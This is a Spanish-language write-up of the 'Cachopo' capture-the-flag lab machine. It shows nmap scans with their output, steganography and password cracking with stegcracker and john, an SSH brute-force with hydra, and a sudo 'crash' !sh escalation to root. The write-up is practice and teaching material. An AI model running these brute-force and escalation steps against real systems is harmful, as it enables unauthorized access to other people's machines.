Resolución de la Máquina CTF: CACHOPO

Nivel: Avanzado | **Sistema Operativo:** Linux

Descripcion

El reto consiste en comprometer completamente la máquina virtual *Cachopo* a través de técnicas ofensivas de ciberseguridad. Para ello, se integran dos metodologías de resolución: una práctica, basada en herramientas (nmap, stegcracker, hydra, john), y otra basada en la guía de *TheHackersLabs*. Se abordan fases clave como la enumeración de servicios, análisis de archivos con esteganografía, obtención de credenciales y escalamiento de privilegios.

1. Enumeración y Detección de Servicios

Escaneo Inicial de Puertos

Se ejecuta un escaneo completo para identificar los servicios activos:

bash
CopiarEditar
nmap -p- -sS -sC -sV --min-rate 5000 -Pn -n 10.0.2.20

Parámetros destacados:

- -p-: Escaneo de los 65535 puertos.
- -sS: TCP SYN scan.
- -sC: Scripts NSE básicos.
- -sV: Detección de versiones.
- --min-rate 5000: Escaneo más rápido.
- -Pn:omiten ping
- -n: Omiten DNS.


Uso de NMAP

nmap -p- -sCV --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.3

Escaneo de dispositivos en red


arp-scan -I eth0 –localnet

Pre scanning



```
└─$ nmap -p- -sCV --open -sS --min-rate 5000 -vvv -n -Pn 192.168.101.128
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 16:22 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:22
Completed NSE at 16:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:22
Completed NSE at 16:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:22
Completed NSE at 16:22, 0.00s elapsed
Initiating ARP Ping Scan at 16:22
Scanning 192.168.101.128 [1 port]
Completed ARP Ping Scan at 16:22, 0.16s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:22
Scanning 192.168.101.128 [65535 ports]
Discovered open port 80/tcp on 192.168.101.128
Discovered open port 22/tcp on 192.168.101.128
Completed SYN Stealth Scan at 16:22, 1.82s elapsed (65535 total ports)
Initiating Service scan at 16:22
Scanning 2 services on 192.168.101.128
Completed Service scan at 16:22, 6.05s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.101.128.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:22
Completed NSE at 16:22, 0.34s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:22
Completed NSE at 16:22, 0.02s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:22
Completed NSE at 16:22, 0.00s elapsed
```

Luego realizamos el post scanning



```
Host is up, received arp-response (0.00065s latency).
Scanned at 2025-07-21 16:22:47 EDT for 9s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 b4:ae:d2:8b:a8:30:a5:fb:58:a9:b2:38:73:33:1d:e0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBbi2U1wDGedx0COC1BUKF+tUUSmLHc/2cBBWQ8RwoXIXpm/Bl/6c2DYCzlamdeE8rCheFtIIA2OCxETjKyrIwM=
|   256 76:21:61:f1:f5:67:8a:95:dc:c1:73:56:16:2e:a4:a5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBqySKm/vm1AJ9DWfNBLrEk3BkAUNZ+NX+YNnYYxXCm8
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.61
|_http-title: Did not follow redirect to http://cachopo.thl/
|_http-server-header: Apache/2.4.61 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 00:0C:29:70:E1:60 (VMware)
Service Info: Host: cachopo.thl; OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:22
Completed NSE at 16:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:22
Completed NSE at 16:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:22
Completed NSE at 16:22, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65542 (2.622MB)
```

Descubrimiento de hosts activos

nmap -sP 10.0.2.0/24

Escaneo detallado de puertos y servicios

nmap -sV -sC -p- 10.0.2.20

Resultado del escaneo:

pgsql
CopiarEditar
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.2p1 Debian
80/tcp open http Apache httpd 2.4.61

Puerto 22: SSH.

Puerto 80: HTTP (redirección a cachopo.thl).

2. Análisis del Servicio Web (Puerto 80)

El sitio web redirige a http://cachopo.thl, por lo que se añade al archivo 10.0.2.20 cachopo.thl a /etc/hosts.

bash
CopiarEditar
echo "10.0.2.20 cachopo.thl" >> /etc/hosts

En la página se encuentra una imagen .jpg, la cual se descarga y se analiza mediante técnicas de esteganografía.

3. Esteganografía – Extracción de Información Oculta

Herramienta: stegcracker

bash
CopiarEditar
stegcracker imagen.jpg /usr/share/wordlists/rockyou.txt

Contraseña descubierta: doggies

Se extrae un archivo oculto que contiene un directorio con un documento encriptado llamado cocineros.

4. Análisis del Archivo Encriptado cocineros.

Verificación del archivo:

bash
CopiarEditar
file Cocineros
Resultado: Microsoft Word 2007+

Extracción del hash:

bash
CopiarEditar
office2john.py Cocineros > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Contraseña obtenida: horse1

El archivo se abre con LibreOffice y se identifican **tres nombres de usuarios**.

Sofia
Carlos
luis

5. Ataque de Fuerza Bruta sobre SSH

Se crea un archivo users.txt con los tres nombres extraídos.

✓ Ataque con Hydra:

bash
CopiarEditar
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.20 -t 4

Después de varios intentos, se logra obtener acceso por SSH con las credenciales válidas.

6. Acceso al Sistema y Escalamiento de Privilegios

Conexión SSH:

bash
CopiarEditar
ssh usuario@10.0.2.20

Una vez dentro, se ejecuta:

bash
CopiarEditar
sudo -l

Se observa que el usuario puede ejecutar el binario crash como root sin necesidad de contraseña.

Escalamiento de Privilegios:

bash
CopiarEditar
crash
> !sh

Al utilizar la función de ejecución de comandos (!sh), se obtiene acceso como **usuario root**.

comandos con sudo:

sudo -l

- Se identificó un **binario vulnerable** con permisos sudo.

7. Flag

Con privilegios de root, se localiza la flag (por ejemplo, en /root/flag.txt) y se completa el reto.